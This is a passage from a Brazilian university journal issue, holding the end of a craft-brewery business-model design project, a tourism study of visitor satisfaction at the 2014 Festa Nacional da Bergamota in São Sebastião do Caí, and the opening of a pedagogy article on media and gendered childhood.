


Figura 7 - Local onde as empresas terão seus postos de trabalho
Fonte: elaborado pelo autor

A Figura 8, a seguir, mostra o local onde será feita a produção amadora, o qual possuirá duas janelas que dão vista para o bar. Esse espaço possuirá equipamentos amadores para a fabricação da cerveja, que poderão ser alugados pelos usuários.

O local destinado à produção profissional (Figura 9) ficará no fundo do ambiente e possuirá uma entrada para o depósito de onde sairão as cervejas para distribuição. Esse ambiente possuirá equipamentos profissionais para a fabricação da cerveja das empresas e da cerveja da casa e precisará ser gerenciado por um especialista e sua equipe de produção.



Figura 8 - Local para a produção amadora de cerveja
Fonte: elaborado pelo autor.



Figura 9 - Local para a produção profissional de cerveja
Fonte: elaborado pelo autor.

No centro do ambiente, existirá uma escada que dará acesso ao mezanino. Este mezanino possuirá duas salas de reuniões, com o intuito de conceder mais privacidade às empresas na hora de conversar com algum cliente ou fornecedor. O local também possuirá um espaço em que ocorrerão cursos, eventos e palestras destinados ao público em geral. O mezanino e suas salas podem ser vistos na Figura 10, exposta a seguir.

A criação deste ambiente foi de total importância para o entendimento visual do modelo de negócio. Nele, foi possível perceber como vão funcionar cada um dos locais internos projetados. Todos elementos foram projetados para criarem conexões entre os usuários, o que acaba elevando a percepção de valor do local, fazendo com que o modelo de negócio transmita uma experiência memorável.



Figura 10 - Salas de reunião e sala para eventos, cursos e palestras
Fonte: elaborado pelo autor.

5 CONSIDERAÇÕES FINAIS

Este projeto teve como objetivo geral criar um modelo de negócio colaborativo, que incentivasse o pequeno cervejeiro artesanal a lançar seu produto no mercado. Portanto, é possível afirmar que o intuito foi alcançado com êxito. Acredita-se que o método do quadro do modelo de negócio criado por Osterwalder e Pigneur (2011) tenha sido fundamental para a criação do projeto.

Foram feitas algumas entrevistas com empresas ligadas ao universo da cerveja, a partir das quais foi possível perceber que os cervejeiros artesanais não se consideram concorrentes, ou seja, as marcas não saem travando disputas de preço umas com as outras. O que ocorre é uma concorrência sadia, com bastante troca de experiência entre as marcas. Essa troca reforça o fato de que o conceito do modelo de negócio está certo ao optar por unir as marcas, promovendo o crescimento da cultura cervejeira local, ao invés de separá-las.

O principal ponto destacado pelos entrevistados foi a dificuldade e a demora para registrar uma empresa conforme o Ministério da Agricultura, Pecuária e Abastecimento (Mapa) exige. No caso do projeto em questão, o modelo de negócio conseguirá sanar este problema, pois terá toda uma equipe de profissionais capacitados para fazer o registro da empresa e um ambiente regularizado pelo Mapa para a produção.

Por fim, acredita-se que este trabalho pode trazer algumas contribuições para o âmbito acadêmico, pois existe pouca fundamentação acadêmica no segmento da cerveja e menos ainda na sua relação com o design. Neste sentido, o trabalho conseguiu fazer uma contribuição considerável, vinculando duas áreas até então, pouco exploradas. Outra contribuição acadêmica foi em relação ao quadro do modelo de negócios, já que o projeto estuda e coloca em prática a ferramenta, podendo, assim, servir de referência no desenvolvimento de novos projetos acadêmicos.

REFERÊNCIAS

- BELTRAMELLI, M. *Cervejas, brejas e birras: um guia completo para desmistificar a bebida mais popular do mundo*. São Paulo: Leya, 2012.
- DORNELAS, J. C. A. *Empreendedorismo: Transformando idéias em negócios*. 2. ed. Rio de Janeiro: Campus, 2001.
- DRUCKER, P. F. *Inovação e espírito empreendedor: prática e princípios*. São Paulo: Pioneira Thomson, 2003.
- ELLWOOD, L. *O livro essencial das marcas: Tudo o que você precisa saber, em mais de 100 técnicas, para aumentar o valor das marcas*. São Paulo: Clío Editora, 2000.
- LARANJEIRA, R. I. *Levantamento acional sobre os padrões de consumo de álcool na população Brasileira*. Brasília: SENAD, 2007.
- LOCKWOOD, T. Integrating design into organizational culture – Design as a business resource. *Design Management Review*, Boston, v. 15, n. 2, p. 31-39, Spring 2004.
- MORADO, R. *Larousse da Cerveja*. 3. ed. São Paulo: Larousse do Brasil, 2011.
- MORITZ, S. *Service design practical: Access to an evolving field*. London: Köln International School of Design, 2005.
- OROFINO, M. A. R. *Técnicas de criação do conhecimento no desenvolvimento de modelos de negócio*. 2011. 223f. Dissertação (Mestrado em Engenharia e Gestão do Conhecimento) – Universidade Federal de Santa Catarina, Florianópolis, 2011. Disponível em: <<http://bit.ly/1wR1WeB>>. Acesso em: 16 mar. 2015.
- OSTERWALDER, A.; PIGNEUR, Y. *Business Model Generation - Inovação em Modelos de Negócios: um manual para visionários, inovadores e revolucionários*. Rio de Janeiro: Alta Books, 2011.
- PAVITT, J. *Brand new*. London: Princeton University Press, 2003.

DESTAQUE

Ciências Sociais Aplicadas - Turismo

XIX FESTA NACIONAL DA BERGAMOTA DE SÃO SEBASTIÃO DO CAÍ/RS: UM ESTUDO DO NÍVEL DE SATISFAÇÃO DOS VISITANTES

Janaína Peixe Muller

Bacharel em Turismo pela
Universidade Feevale.

Rosi Souza Fritz

Professora da Universidade Feevale.
Diretora de Turismo em Novo
Hamburgo/RS.

RESUMO

Este estudo visa analisar o nível de satisfação dos visitantes quanto aos serviços oferecidos na XIX Festa Nacional da Bergamota de São Sebastião do Cai/RS. A metodologia utilizada para o estudo consiste em pesquisa exploratória descritiva, com abordagem qualitativa, tendo como procedimentos técnicos a pesquisa bibliográfica, documental, participante e estudo de campo. A pesquisa de campo foi realizada com visitantes da festa, com o historiador local, com a comissão organizadora do evento e com gestores municipais. Os resultados apontam que a festa atingiu um bom nível de satisfação dos visitantes. Este estudo também revela que a maior parte da amostra dirigiu-se ao evento atraído pelos shows musicais e por compras, uma vez que, o espaço “Rua das Flores” e a 2ª “Expo Cai” eram dedicados à venda de flores e produtos em geral, respectivamente. Porém há algumas melhorias a serem realizadas.

Palavras-chave: Turismo de Eventos. Festa da Bergamota. São Sebastião do Cai/RS.

ABSTRACT

This study aims to analyze the level of satisfaction of visitors towards services offered at the XIX Festa Nacional da Bergamota (Tangerine National Festivity), in São Sebastião do Cai, RS. It has as specific objectives to concept Event Tourism, to identify and describe similar festivities in the region around the Valley of Cai River, to describe the town and Festa Nacional da Bergamota in its last edition, and also to verify visitors' perceptions and satisfaction levels about the event. Methodology used in this study consists of exploratory descriptive research, using books and online articles, as well as newspapers and official city documents. There are also a local survey taken during the festivity and interviews with organizers of the event. Results point that Festa Nacional da Bergamota has reached a great level of satisfaction from visitors, but there are some important aspects to be reviewed and improved.

Keywords: Event Tourism. Festa da Bergamota. Tangerine National Festivity. São Sebastião do Cai/RS.

1 INTRODUÇÃO

O presente artigo apresenta um estudo sobre a satisfação dos visitantes da XIX Festa Nacional da Bergamota de São Sebastião do Cai/RS, uma vez que, os eventos são importantes divulgadores dos municípios atraindo pessoas e investidores a estes locais. Os registros dos primeiros eventos datam de muito antes do surgimento do termo turismo e foram evoluindo em termos de organização e tecnologia com os passar dos anos, merecendo estudos contínuos.

A região do Vale do Cai é palco de muitos eventos municipais como Festa do Moranguinho, Hortênciofest, entre outros. São Sebastião do Cai conta com um calendário repleto de eventos, assim como a Festa de São Sebastião, Acampamento Farroupilha, Encontro de Carros Antigos, Rodeio e tantos outros. A Festa Nacional da Bergamota desperta o interesse da autora devido ao fato de ser moradora da cidade e ter interesse no setor de eventos.

A festa que segundo Campani (2014) teve sua origem em 1964, contém diversos elementos que, segundo esta autora, podem ser colocados como um produto turístico não apenas da cidade, mas inclusive, da região e do Estado. Devido a falta de estudos sobre este evento, optou-se por analisar o nível de satisfação dos visitantes quanto aos serviços oferecidos pela XIX Festa Nacional de São Sebastião do Cai/RS e se suas expectativas foram atendidas. A pesquisa realizada é de caráter exploratório e descritivo, com abordagem qualitativa. Os procedimentos técnicos utilizados foram pesquisa documental, bibliográfica, pesquisa de campo e pesquisa participante.

Espera-se que este estudo contribua de forma a valorizar o evento, para que o mesmo possa atrair cada vez mais visitantes e investidores à cidade de São Sebastião do Cai, gerando satisfação e aumento da autoestima da população local.

2 TURISMO DE EVENTOS

Inicia-se com uma breve história sobre o turismo de eventos seguindo para eventos na região do Vale do Caí, focando no município de São Sebastião do Caí e, por fim, analisa-se a satisfação dos visitantes na XIX Festa Nacional da Bergamota de São Sebastião do Caí/RS.

Os primeiros eventos datados, conforme Matias (2010), são da Era Antiga, os Jogos Olímpicos de 776 a.C., durante a realização dos jogos pausavam-se as guerras, promovendo a hospitalidade. As feiras comerciais da Idade Média também serviam como justificativa para pausar as guerras já que estas sanavam as necessidades de comer e de vestir dos indivíduos. Ainda de acordo com Matias (2010) o primeiro evento de cunho não religioso foi o Congresso de Medicina Geral, em 1681 em Roma, mas os eventos só passaram a ser organizados e consolidados após a Revolução Industrial, a partir desses eventos começou-se a realizar negócios comerciais.

Entre as definições de eventos encontra-se a de autores como Watt (2004, p. 16), que define o evento como “algo que ‘acontece’ e não somente existe”. “o evento amplia o espaço para vida social e pública e conduz as pessoas para a experimentação conjunta de emoções.” (MELO NETO, 2012 p.14). Paiva e Neves (2008, p. 7) afirmam que “evento é um produto singular de acordo com as variáveis que o caracterizam.” Com base nas definições desses autores conclui-se que eventos são acontecimentos únicos, geradores de riquezas e que podem, no caso do Turismo de Eventos, promover e divulgar o local onde ocorrem.

Britto e Fontes (2002) dizem que os eventos desempenham um importante papel na revitalização dos destinos turísticos. Os eventos ajudam a diminuir a sazonalidade turística,

como ocorre no evento Natal Luz de Gramado. Conforme Tomazzoni (2012) a época natalina era considerada de baixa temporada, com a criação do Natal Luz, Gramado passou a receber milhares de visitantes nesta época do ano.

Os eventos podem ter diversos tipos e formatos, recebendo diferentes classificações conforme o autor que os classifica. Britto e Fontes (2002) dizem que as exposições são uma maneira de promover produtos e tendências. Neste contexto as feiras são apenas um dos possíveis formatos de exposições. Já Andrade (2007, p. 118) classifica a exposição como “apresentação de serviços e técnicas” e as feiras como “exposição pública de produtos e mercadorias com o objetivo de vendas”.

Tendo por base o Guia de Orientações Básicas do Ministério do Turismo os eventos podem ter os formatos de missões empresariais, visitas técnicas, viagens corporativas, reunião de negócios, rodadas de negócios, feiras, convenções, congressos, seminário, workshop, conferências, cursos, palestras, painel, mesa-redonda, simpósio, plenárias e debates.

Os eventos de categoria promocional ou mercadológico visam promover uma entidade, pessoa, uma empresa ou um local conforme Britto e Fontes (2002). Já conforme a área de interesse, apresenta-se neste artigo a cultural que visa ressaltar aspectos culturais, história e tendências. A área de interesse turístico, que objetiva divulgar produtos a fim de incrementar o turismo local conforme afirmam Britto e Fontes (2002). Matias (2010) diz que se tem a área de interesse lazer quando o evento proporciona lazer e entretenimento aos seus visitantes. Os eventos ainda podem ser classificados por área de localização, sendo considerado municipal quando sua área de ocorrência restringe-se aos limites do município (ANDRADE, 2007).

Referindo-se as características estruturais, a Festa Nacional da Bergamota seguindo a classificação de Brito e Fontes (2002) e Matias (2010) é evento de grande porte por reunir um público superior a 500 pessoas. Segundo dados divulgados pela equipe organizadora a XIX edição da festa reuniu mais de 60 mil pessoas. Conforme Britto e Fontes (2002) pode-se dizer que a festa é um evento móvel, pois, não ocorre sempre na mesma data.

As festas municipais requerem sempre estarem inovando para que se atraiam um público cada vez maior. Conforme Melo Neto (2012), a interação entre público e evento, uso de luzes e tecnologias contribuem para o desenvolvimento da criatividade, criando eventos cada vez mais performáticos.

Porém, para uma verdadeira análise sobre os efeitos de um evento em seu público se faz necessário uma avaliação constante após a realização de cada evento. Na busca pelo contentamento do cliente, uma pesquisa de satisfação se torna um instrumento indispensável para a que o promotor do evento evidencie os pontos fortes e fracos do mesmo, tornando possível sua correção para o próximo. Porém, para atingir a satisfação é necessário que se saiba sua função, que para Andrade (2007, p.257) “[...] introduz os elementos da subjetividade na percepção de qualidade”. Levando-se em consideração que os visitantes de uma festa possuem expectativas distintas, se faz necessária a realização de pesquisas que identifiquem estes diferentes níveis de percepção.

Caso o evento não tenha obtido um resultado satisfatório em seus visitantes, o mesmo deve ser repensado e reformulado corrigindo-se os pontos críticos e voltando-o de modo a responder positivamente as expectativas do cliente. Watt (2004) diz que estão entre os itens que influenciam na satisfação dos visitantes em um evento: a estrutura física, segurança, aten-

3 FESTA NACIONAL DA BERGAMOTA

dimento e serviços. Estes itens devem atender a um alto padrão de qualidade para satisfazer os visitantes nos dias atuais. A Festa Nacional da Bergamota de São Sebastião do Caí, vem buscando melhorar a cada edição para atingir a satisfação dos seus visitantes. A seguir apresenta-se como surgiu e se desenvolveu a festa até os dias atuais.

São Sebastião do Caí possui diversos eventos, que servem para atrair visitantes, oportunizando lazer e oportunidades de negócios as famílias e empreendedores locais. A cidade está localizada no Vale do Caí, região de vales, rios e que possui diversos parques municipais. A maioria dos municípios da região possuem festas municipais, tais como a Festa do Moranguinho na cidade de Bom Princípio e a Hortênciofest, em São José do Hortêncio. Estas festas em geral possuem um produto-chave e sempre contam com exposições da indústria e comércio que visam demonstrar o poder econômico de seus municípios.

Conforme Andrade (2007), um evento pode colaborar para o desenvolvimento econômico de uma cidade. Na busca desta promoção e prosperidade, as festas populares podem ser encontradas com facilidade nos municípios próximos a São Sebastião do Caí, uma demonstração da importância deste tipo de evento. Incluídos na programação, normalmente encontram-se shows musicais, exposições comerciais e industriais, além de área reservada à gastronomia. Entre os eventos mais recentes na região, foram encontrados a Hortênciofest, Stadfest, Maifest, Festa do Moranguinho e a Früchtefest. Em São José do Hortêncio acontece a Festa Municipal do Aipim, ou Hortênciofest. De acordo com o jornal Fato Novo (abril de 2014) no ano de 2014, passaram pela a XV edição cerca de 20 mil pessoas vindas de vários lugares

do estado. A festa contou com desfile de carros alegóricos e cavalarianos, exposição comercial e industrial, além de exposição do produto símbolo da festa (o aipim) e shows musicais. A entrada foi franca em cinco dos seis dias de festa, o que fez com que os visitantes gastassem mais dentro do evento, e para a próxima edição, o sistema deverá ser mantido. De acordo com o jornal Fato Novo (abril de 2014) a região teve, nos meses de abril e maio, mais duas Festas típicas, com destaque à Stadfest e à Maifest. A primeira, com um dia de duração, acontece em comemoração à emancipação do município de São Vendelino/RS e conta com programação cultural e artística. A segunda, de Tupandi/RS, é anual e valoriza a agricultura e a indústria do município. Ocorreu entre os dias 08 e 11 de maio de 2014. As soberanas da Maifest divulgaram a festa em diversos veículos na capital gaúcha e inclusive entregaram um convite ao atual governador do Estado. De acordo com o site Portal Vale do Caí, a Maifest contou com uma programação variada. A festa teve feira comercial e industrial, shows de diversos segmentos, atendendo públicos de faixa etária variadas. Incluída na programação da Maifest, estava a 16° Festa do Porco no Rolete.

27 A Festa do Moranguinho, que ocorre em Bom Princípio/RS, é uma das mais tradicionais do Estado. Seu slogan é “A festa mais gostosa do país”. Seguindo a tradição das festas similares na região, a festa do Moranguinho também tem em sua programação feiras comercial e industrial e shows para vários estilos e idades. Na cidade de Harmonia ocorre a Früchtifest, festa realizada para comemorar as festividades de aniversário do município. Em 2014 ocorreu a 7ª edição, entre os dias 18 e 27 de julho. Segundo o jornal Fato Novo (julho de 2014), a festa contou com exposições da indústria e comércio, com participação de 90% de empresas locais. Houve exposição de citros e atividades culturais. Os shows foram bastante diversificados,

partindo de bandas de baile de cultura alemã a bandas de rock. O grande envolvimento da comunidade foi o destaque.

Em São Sebastião do Cai o principal produto agrícola é a bergamota, sendo que esta dá nome a festa. Esta fruta cítrica é a fonte de renda de 220 famílias caienses, incluindo a produção de outros citros, como limão e laranja, de acordo com dados da EMATER municipal (2014). A produção destina-se quase em sua totalidade às CEASAS (Central de Abastecimento Atacadista Brasileira) e apenas 5 a 10% da produção destina-se a venda para o estado de São Paulo.

A Festa da Bergamota de São Sebastião do Cai/RS teve início conforme relato do historiador local Campani (2014) em formato de “Feira da Laranja”. Um professor conhecido por “Juca” incentivou seus alunos a exporem as variedades de cítricos produzidos em suas propriedades em sala de aula, agradando os citricultores que levaram a iniciativa ao Centro de Treinamento de Citricultores de Capela de Santana¹. A ideia foi bem aceita pelo técnico responsável que juntamente com o padre do distrito formataram a festa da laranja em comemoração ao aniversário da paróquia, porém em Taquari já havia uma festa da laranja e seu nome teve que ser repensado e em 1970 ocorreu a primeira Festa da Bergamota. Esta atingiu as expectativas dos organizadores e chamou a atenção das autoridades da Sede São Sebastião do Cai e no ano seguinte a Festa foi transferida para a mesma. A festa nos anos que se seguiram teve momentos de altos e baixos, e dificilmente seguia a determinação de 1972 de ser bienal.

¹ Capela de Sant'ana era distrito de São Sebastião do Cai. O professor Juca dava aulas em uma escola em Pareci Velho que na época era sub-distrito de Capela de Sant'Ana. Atualmente São Sebastião do Cai, Capela de Santana são municípios independentes e Pareci Velho é distrito do município de Pareci Novo. (CAMPANI, 2014).

A XIX Festa Nacional de São Sebastião do Cai, objeto de análise neste artigo veio a ocorrer no ano de 2014, quatro anos após a XVIII edição que ocorreu no ano de 2010. A autora deste artigo assistiu a última reunião geral da festa e pode perceber que os organizadores trabalhavam para que os visitantes fossem bem recebidos. A segurança contou com a participação da Brigada Militar, Guarda Municipal, Corpo de Bombeiros, segurança particular e com o auxílio de câmeras de segurança com reconhecimento facial.

²Quanto à ocupação dos espaços da festa, todos os espaços disponibilizados para locação foram locados sendo que 50% dos expositores eram de empreendimentos locais. Entre os espaços destaca-se a ExpoCai com exposição da indústria e comércio, Mostra Cahy na História onde o público pode observar a réplica das primeiras construções da cidade e da embarcação que trazia os imigrantes italianos até o porto que existiu na cidade em seus primórdios. A festa contou com a exposição e comercialização de produtos a base de bergamota, produzidos por artesãos locais, denominado Bergamotte Platz. A Exposição de Máquinas e Veículos, Espaço da Tradição, Shopping Popular e exposição de flores na chamada Rua das Flores também fizeram parte da festa.

De um modo geral a festa obteve bons resultados de acordo com dados divulgados pela comissão organizadora, apesar de muitos dias chuvosos, a festa conseguiu atrair um público generoso devido principalmente ao fato de a entrada ser franca em diversos momentos da festa, e nos demais preço único de dez reais. A autora esteve presente em diversos dias da

² A autora participou da última reunião geral que antecedeu o início da Festa e traz os pontos destacados pelos organizadores. A autora também esteve presente no evento durante a aplicação da pesquisa que foi realizada no estande da SETUR, no espaço Expo Cai, e em diversos outros pontos do evento. Atuou também como estagiária na coordenação de Turismo e Cultura do município.

feira aplicando a pesquisa de satisfação dos visitantes no estande da SETUR, espaço cedido pela comissão organizadora do evento. Posteriormente a autora pode prestigiar a sessão Sole-ne onde se homenageou o presidente da comissão organizadora da festa, além de entrevistar o próprio presidente da comissão organizadora, uma representante da gestão municipal e uma das soberanas da festa. No conjunto de entrevistas pode-se perceber o trabalho incansável de cada parte para que tudo ocorresse da melhor maneira possível. Para o presidente da comissão organizadora foi um desafio organizar o maior evento do município, que para ele serve para mostrar a força da indústria e comércio local. As soberanas chegavam a trabalhar de manhã até altas horas da noite divulgando a festa pelo estado e até pelo Brasil. A soberana destacou a importância do empenho dos voluntários e da doação e comprometimento que estes tiveram com a realização da festa. A representante da gestão municipal, a coordenadora de Turismo e Cultura do Município, mostrava-se positiva quanto a satisfação dos visitantes devido a mescla de atividades e atrações disponibilizadas aos mesmos.

Para a apuração científica do nível de satisfação do visitantes da XIX Festa Nacional da Bergamota de São Sebastião do Cai/RS a autora realizou uma pesquisa de satisfação com 232 visitantes durante o período de ocorrência da festa. A autora foi a campo coletar os dados e realizou a tabulação dos resultados. Entre as principais perguntas presente no questionário estavam os espaços ou atividades que se destacaram na festa na opinião dos visitantes, se a fruta chave se fez presente na festa, se as expectativas dos visitantes foram atendidas e o nível de satisfação quanto a estrutura em geral apresentada, entre outros itens. Ressalta-se que o questionário, após ser formatado, passou por avaliação da Comissão Organizadora da festa e da coordenadora municipal de turismo e cultura em exercício, no município de São Sebastião




Gráfico 01 - Espaços ou atividades eleitos como pontos fortes da festa.
Fonte: Pesquisa acadêmica elaborada pelo autor. Base: 232.

do Cai. O questionário recebeu aprovação para sua aplicação dentro do Parque Centenário, onde ocorreu a festa. Abaixo apresenta-se os principais resultados da pesquisa.

Quais os espaços/atividades que você elegeria como pontos fortes da festa? Assinale com um x apenas 03 opções.

O gráfico 01 representa os espaços ou atividades eleitos pelo pesquisado como pontos fortes da festa. Cada pesquisado pode escolher até 03 opções. O gráfico demonstra que os Shows Musicais tiveram 61,64% dos votos, a Rua das Flores 34,91%, a 2º Expo Cai 30,6% dos votos enquanto o Bergamotte Platz teve 25%, Mostra Cahy na História 21,55%, Exposição de Máquinas e Veículos 21,98%, Parque de Diversões 22,41%, Shopping Popular 18,1%, Expo Citrus 16,81%, Espaço da Tradição 13,36% e Grupo Escoteiro tiveram 9,05% da preferência dos pesquisados.

O gráfico 02 representa a satisfação dos pesquisados em relação à estrutura geral oferecida pela festa demonstrando que 58% estavam satisfeitos, 41% estavam muito satisfeitos e 1% estava pouco satisfeito.

10.11. Estrutura em Geral Oferecida pela Festa:




Gráfico 02 - Satisfação do visitante em relação à estrutura geral oferecida pela festa.
Fonte: Pesquisa acadêmica elaborada pelo autor. Base: 232.

O gráfico 03 representa a satisfação do pesquisado em relação à presença da temática "bergamota" na festa, demonstrando que 97% consideraram que a temática esteve presente, enquanto 3% considerou que a temática bergamota não esteve presente.

O gráfico 04 representa o atendimento das expectativas do participante pela festa, demonstrando que 97% dos participantes tiveram suas expectativas atendidas enquanto 3% não tiveram suas expectativas atendidas.

11. Você considera que a temática "Bergamota" esteve presente na festa?




Gráfico 03 - A presença da temática "bergamota" na festa na visão dos pesquisados.
Fonte: Pesquisa acadêmica elaborada pelo autor. Base: 232.

12. A XIX Festa da Bergamota atendeu suas expectativas?




Gráfico 04 - Quanto o atendimento das expectativas dos pesquisados, na festa.
Fonte: Pesquisa acadêmica elaborada pelo autor. Base: 232.

4 CONCLUSÃO

Com a presente pesquisa pode-se observar que a Festa Nacional da Bergamota de São Sebastião do Cai/RS é um evento que tem muita importância para a população local. O evento que surgiu com o engajamento popular no interior do município, até os dias atuais conta com a participação intensa de voluntários para a sua realização.

Os eventos municipais tendem a promover um local tornando-o conhecido na região e no estado, e mostrando o potencial da sua indústria e comércio. Por este motivo muitos municípios do Vale do Cai possuem pelo menos uma grande festa, como é o caso da Hortênciofest, evento principal do município de São José do Hortêncio e a Festa do Moranguinho, que divulga o município de Bom Princípio.

A Festa Nacional da Bergamota, já está na sua XIX edição e ocorre no parque centenário do município. Apesar de cada uma das suas edições almejarem inovações, poucas vezes seguiu-se a pré determinação de a festa ser um evento bienal. Para que a festa continue ocorrendo a cada dois anos se faz necessário um acompanhamento constante para saber se os objetivos da comissão organizadora foram atingidos e os pontos a melhorar. A pesquisa de satisfação do visitante é um instrumento importante de acompanhamento, uma vez que ela reflete a impressão da amostra, e mesmo que estes resultados não possam ser generalizados, servem como base para que se corrijam possíveis pontos fracos e se potencialize os pontos fortes nos eventos seguintes.

A pesquisa de satisfação da XIX Festa Nacional da Bergamota foi realizada pela autora deste artigo como trabalho da conclusão do curso de Bacharel em Turismo. Este artigo analisa três gráficos desta pesquisa demonstrando a visão que a amostra composta de 232 pessoas teve do evento. Entre os principais espaços/atividades do evento, destaque para os shows

musicais, seguido pela rua das flores e a ExpoCaí. O resultado demonstra que o público que se dirige aos eventos municipais, vêm atraído principalmente por shows musicais e compras. O que deixa a reflexão sobre até que ponto se torna válido investir meses na organização e desenvolvimento de um grande evento, que valorize a história e as riquezas do município se o público em geral se interessa apenas pelos shows musicais. Talvez fosse menos exaustivo e mais lucrativo a organização apenas de shows? Por outro lado se o próprio município não valorizar e não demonstrar sua cultura e sua história quem mais há de valorizá-la? Deixa-se estes pontos importantes a serem analisados e repensados.

A criatividade na produção dos eventos pode colaborar para inovação e maior valorização do público pelas riquezas do município e não atraí-los apenas com shows que muitas vezes são de artistas de nível nacional, e nada tem haver com a identidade municipal e de sua população. Por outro lado, a comissão organizadora da edição 2014 da festa da Bergamota obteve 99% de aprovação da amostra no que se refere a estrutura geral oferecida e 97% da amostra teve suas expectativas atendidas. O produto-chave da festa, ou seja, a bergamota, foi considerada presente por 97% dos pesquisados demonstrando que a festa realmente fez valer o nome do produto que leva seu nome.

Os resultados apresentados neste artigo representam que a comissão organizadora do evento conseguiu atingir seus objetivos, deixando uma impressão positiva de forma, que as chances de o evento ser recomendado e de os visitantes retornarem ao evento são animadoras. Este fato contribui para direcionar os trabalhos de organização da próxima festa e aumentar a autoestima da população local e principalmente dos muitos voluntários que se dedicaram para o sucesso do evento.

A autora deste artigo espera que este possa contribuir para a reflexão e melhora contínua dos eventos municipais, principalmente na questão dos grandes shows e da valorização da cultura dos municípios.

REFERÊNCIAS

- ANDRADE. Renato Brenol. **Manual de Eventos**. 3ªed. Caxias do Sul, RS: Educus, 2007.
- BRASIL. Ministério do Turismo. MARCOS CONCEITUAIS. **Turismo de Negócios e Eventos**, 2010, p. 16
- BRITTO. Janaina, FONTES. Nena. **Estratégias para Eventos**. Uma Ótica do Marketing e do Turismo. São Paulo. Ed. Aleph, 2002.
- CAMPANI. Carlos Antônio. Presidente da Associação de Pesquisadores da História do Vale do Caí. Relato oral, dia 07/03/2014.
- EMATER. Finkler. Luiz Maurício. Téc. Agrícola. Emater São Sebastião do Caí. Relato oral, realizada 10/03/2014.
- FATO NOVO. Jornal. 18 de abril (a) de 2014, p.12. São Sebastião do Caí/RS.
- _____. Jornal. 26 de abril (b) de 2014, p. 15. São Sebastião do Caí/RS.
- _____. Jornal. 16 de julho de 2014, p.11. São Sebastião do Caí/RS.
- MATIAS. Marlene. **Organização de Eventos Procedimentos e Técnicas**.5ª edição. São Paulo. Ed. Manole, 2010.
- MELO NETO. Francisco Paulo de. **Criatividade em Eventos**. 5ª Ed. São Paulo: Contexto 2012.
- PAIVA. Hélio Afonso Braga de. NEVES. Marcos Fava. **Planejamento Estratégico de Eventos**. São Paulo. Editora Atlas, 2008.
- PORTAL VALE DO CAÍ. Site. Publicado em 14 de abril de 2014. Disponível em <<http://www.valedocai.com.br/turismo/262/programacao-da-6-maifest-e-16-festa-doporco-no-rolete/>> acesso em 20/07/2014 às 13h27min.
- WATT. David C. **Gestão de Eventos em Lazer e Turismo**. Porto Alegre. Ed. Bookman, 2004.
- TOMAZZONI. Edegar Luis. **Hospitalidade e Inovação do “Natal Luz” de Gramado (RS)**, pioneiro e único evento do gênero do Brasil. São Paulo, 2012.

DESTAQUE

Ciências Humanas, Letras e Artes - Pedagogia

MÍDIA E ESCOLA DE EDUCAÇÃO INFANTIL: A CONSTRUÇÃO DE UMA INFÂNCIA GENERIFICADA*

* Este estudo é um recorte da monografia "Mídia e Escola de Educação Infantil: a construção de uma infância generificada", elaborada pelas autoras, do Curso de Licenciatura em Pedagogia da Universidade Feevale.

Jéssica Tairâne de Moraes

Graduação em Pedagogia pela Universidade Feevale. Participou de grupos de pesquisa sobre infância e mídia pela Universidade Feevale. Professora de Educação Infantil na Rede Pública de Ensino de Novo Hamburgo/RS.

Denise Arina Franciso

Mestrado em Educação pela UFRGS; Especialização em Psicologia Escolar PUC/RS; Especialização em Supervisão Escolar FAPA/RS; Curso de Formação em Educação Infantil-Inst. de Educação Gal. Flores da Cunha/RS; Graduação em Pedagogia Orientação Educacional. Professora no Curso de Pedagogia da Universidade Feevale-NH/RS e Orientadora Educacional na Rede Municipal de Ensino de Porto Alegre/RS.

RESUMO

